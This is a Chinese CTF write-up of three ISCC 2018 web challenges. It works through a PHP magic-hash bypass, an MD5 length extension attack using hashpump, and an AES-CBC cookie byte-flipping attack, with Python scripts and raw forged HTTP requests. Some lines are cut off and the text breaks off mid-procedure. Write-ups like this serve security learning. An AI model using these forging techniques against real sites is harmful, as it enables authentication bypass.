ISCC 2018 WEB WriteUp

原创

lacoucou 于 2018-05-25 23:37:38 发布 1386 收藏 1
分类专栏： ctf 文章标签： ISCC 2018 WEB Writeup

ctf专栏收录该内容
6 篇文章 0 订阅
订阅专栏


1.php是世界上最好的语言 [分值:150]

题目描述:

```
php是世界上最好的语言

听说你用php?
题目地址: http://118.190.152.202:8005/
```

题目内容:



```
<html>
<body>
<form action="md5.php"  method="post" >
    用户名:<input type="text" name="username"/>
    密码:<input type="password" name ="password"/>
    <input type="submit" >
</body>
</html>
<?php
header("content-type:text/html;charset=utf-8");
if(isset($_POST['username'])&isset($_POST['password'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
}
else{
    $username="hello";
    $password="hello";
}
if(md5($password) == 0){
    echo "xxxxx";
}


show_source(__FILE__);
?>
```

关键是在 md5(&password)这里，搜索一下，找到：

https://blog.csdn.net/vspiders/article/details/78218512，漏洞在这里:


```
//PHP在处理哈希字符串时，会利用”!=”或”==”来对哈希值进行比较，
//它把每一个以”0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以”0E”开头的，
//那么PHP将会认为他们相同，都是0。
常见的payload有

    QNKCDZO
    240610708
    s878926199a
    s155964671a
    s214587387a
    s214587387a
     sha1(str)
    sha1('aaroZmOk')
    sha1('aaK1STfY')
    sha1('aaO8zKZF')
    sha1('aa3OFF9m')
```

提交用户名111和密码`QNKCDZO` 成功进入：

`http://118.190.152.202:8005/md5.php`

点击链接：


```
NULL <?php
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($$a);");
show_source(__FILE__);

?>
```

不是太懂：

1.$_REQUEST 是不论get 还是post都能接受参数

2.搜索$$ php,原来是可变变量。 就是会把$a变量的内容当作变量名字。


paload:http://118.190.152.202:8005/no_md5.php?a=flag

2.Collide [分值:200]

题目描述：

```
那么长的秘钥，要爆破到什么时候啊
题目地址：http://118.190.152.202:8002/
```

题目：



```php
<?php
include "secret.php";
@$username=(string)$_POST['username'];
function enc($text){
    global $key;
    return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
    if(is_numeric(strpos($username, "admin"))){
        die($flag);
    }
    else{
        die("you are not admin");
    }
}
else{
    setcookie("verify", enc("guest"), time()+60*60*24*7);
    setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```

关键就是这个了:`enc($username) === $_COOKIE['verify']`,搜了一个，已经有人发了，不过删除了。

还可以看到标题:hash哈希长度扩展攻击学习。

搜这个就有答案了https://blog.csdn.net/syh_486_007/article/details/51228628

https://blog.csdn.net/qq_35078631/article/details/70941204


https://www.cnblogs.com/pcat/p/5478509.html

```python
import hashlib

key='A'*10+'d'*10+'c'*10+'x'*10+"158963"
in1=key+"guest"
print hashlib.md5(in1).hexdigest()  #38319d170b50883a5c97876ff1565636

#9992b64126b93283fa7c1086d2ec2f0d
in2=key+"guest\x80\x00\x00\x00\x00\x98\x01\x00\x00\x00\x00\x00\x00admin"
print hashlib.md5(in2).hexdigest()  #9992b64126b93283fa7c1086d2ec2f0d
```

攻击的原理:



1.md5计算的过程是先将要加密的字符串扩展到56字节，然后加上长度信息扩展到64字节，然后用初始的key ABCD运算。

2.最终的计算结果就在key中，假设最终计算结果的为key1(A1B1C1D1)

3.如果加密字符串比56字节长则将剩下的再扩充，然后将key1(A1B1C1D1)作为初始key进行运算，得到结果2.

以上边的例子为例：

计算in1的md5值即相当于计
算"AAAAAAAAAdddddddddcccccccccxxxxxxxxxx158963guest\x80\x00\x00\x00\x00\x98\x01\x00\x00\x00\x00\x
个64字节字符串的值，最终结果为38319d170b50883a5c97876ff1565636

要计算in2
"AAAAAAAAAdddddddddcccccccccxxxxxxxxxx158963guest\x80\x00\x00\x00\x00\x98\x01\x00\x00\x00\x00\x0

则相当与先计算in1,计算结果保存在md5的key中，并以此为初始值，计算admin的值。

对于本题来说，key未知。

md5($key."guest")==78cfc57d983b4a17e55828c001a3e781 key长度为46字节。

现在username 和cookie中verify都是我们提交的。

只要让md5($key.$username)===verify 即可。

用hashpump工具计算如下：

```
redubuntu@RedUbuntu:~$ hashpump
Input Signature: 78cfc57d983b4a17e55828c001a3e781
Input Data: guest
Input Key Length: 46
Input Data to Add: adminxx
ff758dd577981979927ad71c1f364c6b
guest\x80\x00\x00\x00\x00\x98\x01\x00\x00\x00\x00\x00\x00adminxx
```

提交：

```
POST http://118.190.152.202:8002/
Host: 118.190.152.202:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: verify=ff758dd577981979927ad71c1f364c6b; len=46
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

username=guest%80%00%00%00%00%98%01%00%00%00%00%00%00adminxx
```

即可得到key.

3.Only admin can see flag [分值:300]

题目地址：http://118.190.152.202:8001/

一个标准的登陆界面，查看源代码，发现提示：

```
<!DOCTYPE html>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>Paper login form</title>
      <link rel="stylesheet" href="css/style.css">
</head>
<body>
  <div id="login">
  <form action="" method="post">
    <h1>Sign In</h1>
    <input name='username' type="text" placeholder="Username">
    <input name='password' type="password" placeholder="Password">
    <button>Sign in</button>
</div>
</body>
<!--tip:index.txt-->
</html>
```

http://118.190.152.202:8001/index.txt内容：

```
<?php
include 'sqlwaf.php';
define("SECRET_KEY", "................");
define("METHOD", "aes-128-cbc");
session_start();

function get_random_iv(){
    $iv='';
    for($i=0;$i<16;$i++){
        $iv.=chr(rand(1,255));
    }
    return $iv;
}
function login($info){
    $iv=get_random_iv();
    $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    $_SESSION['username'] = $info['username'];
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}
function show_homepage(){
    if ($_SESSION["username"]==='admin'){
        echo '<p>Hello admin</p>';
        echo '<p>Flag is *************</p>';
    }else{
        echo '<p>hello '.$_SESSION['username'].'</p>';
        echo '<p>Only admin can see flag</p>';
    }
    echo '<p><a href="loginout.php">Log out</a></p>';
    die();
}
function check_login(){
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE["iv"]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't unseria
            $_SESSION['username'] = $info['username'];
        }else{
            die("ERROR!");
        }
    }
}

if (isset($_POST['username'])&&isset($_POST['password'])) {
  $username=waf((string)$_POST['username']);
  $password=waf((string)$_POST['password']);
  if($username === 'admin'){
        exit('<p>You are not real admin!</p>');
    }else{
        $info = array('username'=>$username,'password'=>$password);
        login($info);
        show_homepage();
    }
}
else{
  if(isset($_SESSION["username"])){
        check_login();
        show_homepage();
    }
}
?>
<!DOCTYPE html>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>Paper login form</title>
      <link rel="stylesheet" href="css/style.css">
</head>
<body>
  <div id="login">
  <form action="" method="post">
    <h1>Sign In</h1>
    <input name='username' type="text" placeholder="Username">
    <input name='password' type="password" placeholder="Password">
    <button>Sign in</button>
</div>
</body>
</html>
```

搜了一下居然找到原题，出题要多懒。。。。。。

https://blog.csdn.net/littlelittlebai/article/details/78816854

照着撸一下，原作的解释，截图保存一下：

我们尝试去以`username = adminN password = aaaa`登录，登录成功后，可以查看到有两个`cookie`：

```
iv = acinHcBLKxqp%2FI889qh2bA%3D%3D
cipher = g8RbtxKHo%2BWjB3HEBZoQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW6
```

这两个cookie都被进行了url编码，我们可以使用python中的`unquote()`函数来解码。

另外，由index.php中的源码我们可以得到，url解码之后的两个字符串是base64编码的，base64解码后，iv对应的是初始化向量，cipher对应的是密文（是对`{'username':'adminN','password','aaaa'}`数组序列化后的字符串加密）。这里稍微说的繁琐点，多理一下，第一次见这种题目可能会很绕，至少我是这样的。

那我们要怎么做出这道题目呢？

有两种判断（对应`if(isset($_POST['username']) && isset($_POST['password']))` 和 `else` ）。

第一种：对输入的`username`进行了判断，如果是`admin`就说不允许登录，不是`admin`就说只有`admin`才能看到`flag`，这种判断方式，在`login()` 中赋值了`$_SESSION["username"]` ，又在`show_homepage()` 中使用了这个值来判断，我们没办法在这一过程中修改`$_SESSION["username"]`，从而也就是没办法拿到`flag`。

还有另外一种是判断有没有 `$_SESSION["username"]` ，有的话，就在`check_login()` 函数中读取cookie值，然后做处理，给`$_SESSION["username"]` 赋值，最终给`show_homepage()` 使用。在这个过程中，我们可以操作cookie的值，使最终赋值给`$_SESSION["username"]` 的值是admin，这样就可以绕过在`show_homepage()` 函数中，通过验证，拿到`flag`了。

那我们要做的事情就是修改两个`cookie` 值，让他们在经过解码，解密之后，可以得到`admin`，而不是我们最开始输入的`adminN` 。


cbc字节反转攻击，就是要借助cbc内部的模式，修改某一组密文的某个字节，导致在下一明文当中具有相同的偏移量的字节发生变化。这道题中的明文是（16个一组）：

```
a:2:{s:8:"userna
me";s:5:"admiN";
s:8:"password";s
:4:"aaaa";}
```

通过以下代码可以得到：

```php
<?php
    $username = 'admiN';
    $password = 'aaaa';
    $info = array('username'=>$username,'password'=>$password);
    $str = serialize($info);
    echo $str;
    //执行结果: a:2:{s:8:"username";s:5:"admiN";s:8:"password";s:4:"aaaa";}
?>
```

我们想改变第二组中的`N`，那就要改变第一组中相同偏移量`r`（注意我们是要修改第一组的密文）。可以参考下图：



```python
#! python2
import urllib
import base64

cipher = 'g8RbtxKHo%2BWjB3HEBZoQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW
cipher = urllib.unquote(cipher) #url解码
cipher = base64.b64decode(cipher)     #base64解码，此时得到初始的密文
ciphernew = cipher[0:13] + chr(ord(cipher[13]) ^ ord('N') ^ ord('n')) + cipher[14:]

#这里给出一个我觉得比较好理解的解释:
#cipher[13] ^ 解密(cipher[13 + 16]) = 'N' 这是正常情况下的解密过程
#cipher[13] ^ 'N' ^ 'n' ^ 解密(cipher[13 + 16]) = 'N' ^ 'N' ^ 'n'
print urllib.quote(base64.b64encode(ciphernew))

#输出结果: g8RbtxKHo%2BWjB3HEBboQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW
```

那我们就得到了修改后的密文了，这个密文解密之后就可以得到我们想要的第二组明文 了，但是还有个问题，因为第一组密文解密时要用到初始化向量`iv`，这里初始化向量还是以前的，但是第一组密文已经被我们修改过了，那就没办法得到正确的第一组明文了。所以我们还需要修改初始化向量`iv`。修改代码如下：

那我们就得到了修改后的密文了，这个密文解密之后就可以得到我们想要的第二组明文 了，但是还有个问题，因为第一组密文解密时要用到初始化向量`iv` ，这里初始化向量还是以前的，但是第一组密文已经被我们修改过了，那就没办法得到正确的第一组明文了。所以我们还需要修改初始化向量`iv` 。修改代码如下：

```python
#! python2
import urllib
import base64

iv = base64.b64decode(urllib.unquote('acinHcBLKxqp%2FI889qh2bA%3D%3D'))
jiamingwen = base64.b64decode(urllib.unquote('iUxB417J08WzUpvaN9t0pW1lIjtzOjU6ImFkbWluIjtzOjg6InBh
mingwen = 'a:2:{s:8:"userna'
newiv = ''
for i in range(0,16):
    newiv += chr(ord(mingwen[i])^ord(jiamingwen[i])^ord(iv[i]))
print urllib.quote(base64.b64encode(newiv))

#输出结果gb7UxOXxwucgjGGVpAFsqA%3D%3D
'''
iv ^ 解密（cipher） = 明文
iv ^ 解密（ciphernew） = 假明文
iv ^ 假明文 ^ 解密(ciphernew) = 0
iv ^ 假明文 ^ 解密(ciphernew) ^ 明文= 明文

ivnew = iv ^ 假明文 ^ 明文
从这些“公式”，我们要知道假明文、真明文才能得到我们要的修改后的iv，真明文就是我们真正需要的序列化字符串，之前已纟
'''
```


所以我们修改后的cookie为：

```
cipher = g8RbtxKHo%2BWjB3HEBboQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW6c

iv = gb7UxOXxwucgjGGVpAFsqA%3D%3D
```

原理与思路完全输入原作者，只是照着操作一下：

1.登陆



```
POST / HTTP/1.1
Host: 118.190.152.202:8001
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://118.190.152.202:8001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie:
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

username=admiN&password=aaaaaa
```

```
HTTP/1.1 200 OK
Date: Mon, 14 May 2018 12:20:39 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Set-Cookie: PHPSESSID=gihlpdlnvgvbs6h1vsu26953b3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: iv=aN2h0Mk2ZGMmEdSegUUOkw%3D%3D
Set-Cookie:
cipher=YUZPvrE4hFXEdB2tzcUFtiPzySkZn%2FMPYzUdQ%2FWLTRnOedy66ggWvCgETJ7OZ%2FKYnEo2%2FBP2mpv0p
Zfc06IAvQ%3D%3D
Vary: Accept-Encoding
Content-Length: 89
Connection: close
Content-Type: text/html

<p>hello admiN</p><p>Only admin can see flag</p><p><a href="loginout.php">Log out</a></p>
```

返回内容如下：

```
HTTP/1.1 200 OK
Date: Mon, 14 May 2018 12:20:39 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Set-Cookie: PHPSESSID=gihlpdlnvgvbs6h1vsu26953b3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: iv=aN2h0Mk2ZGMmEdSegUUOkw%3D%3D
Set-Cookie: cipher=YUZPvrE4hFXEdB2tzcUFtiPzySkZn%2FMPYzUdQ%2FWLTRnOedy66ggWvCgETJ7OZ%2FKYnEo2%2FBP2mpv0pZfc
Vary: Accept-Encoding
Content-Length: 89
Connection: close
Content-Type: text/html

<p>hello admiN</p><p>Only admin can see flag</p><p><a href="loginout.php">Log out</a></p>
```

此时我们使用脚本：

```
#! python2
import urllib
import base64

cipher = 'YUZPvrE4hFXEdB2tzcUFtiPzySkZn%2FMPYzUdQ%2FWLTRnOedy66ggWvCgETJ7OZ%2FKYnEo2%2FBP2mpv0pZfc06IAvQ%3D
cipher = urllib.unquote(cipher) #url解码
cipher = base64.b64decode(cipher)     #base64解码，此时得到初始的密文
ciphernew = cipher[0:13] + chr(ord(cipher[13]) ^ ord('N') ^ ord('n')) + cipher[14:]

#这里给出一个我觉得比较好理解的解释：
#cipher[13] ^ 解密(cipher[13 + 16]) = 'N' 这是正常情况下的解密过程
#cipher[13] ^ 'N' ^ 'n' ^ 解密(cipher[13 + 16]) = 'N' ^ 'N' ^ 'n'
print urllib.quote(base64.b64encode(ciphernew))
```

计算出伪cipher:

YUZPvrE4hFXEdB2tzeUFtiPzySkZn/MPYzUdQ/WLTRnOedy66ggWvCgETJ7OZ/KYnEo2/BP2mpv0pZfc06IAv

2.重新提交


设置cookie中的PHPSESSID(上次提交返回的)，IV(上次提交返回的)，Ciper(计算出来的结果)。

post的数据改为 username=admiN。

以便程序进入流程:

```
  if(isset($_SESSION["username"])){
        check_login();
        show_homepage();
    }
```

提交之后结果:


Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 118.190.152.202:8001
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://118.190.152.202:8001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie: PHPSESSID=gihlpdlnvgvbs6h1vsu26953b3;
iv=aN2h0Mk2ZGMmEdSegUUOkw%3D%3D;cipher=YUZPvrE4hFXEdB2tzeUFtiPzySkZn/MPYzUdQ/WLTR
nOedy66ggWvCgETJ7OZ/KYnEo2/BP2mpv0pZfc06IAvQ%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

username=admiN
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 14 May 2018 12:27:51 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 126
Connection: close
Content-Type: text/html

<p>base64_decode('p8O0E4EJaL5UnIKUahKqL21lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjY6ImFhYWFhYS
I7fQ==') can't unserialize</p>
```

出错信息中有用内容:

```
<p>base64_decode('p8O0E4EJaL5UnIKUahKqL21lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjY6ImFhYWFhYSI7fQ==') ca
```

把这个值带入脚本2:

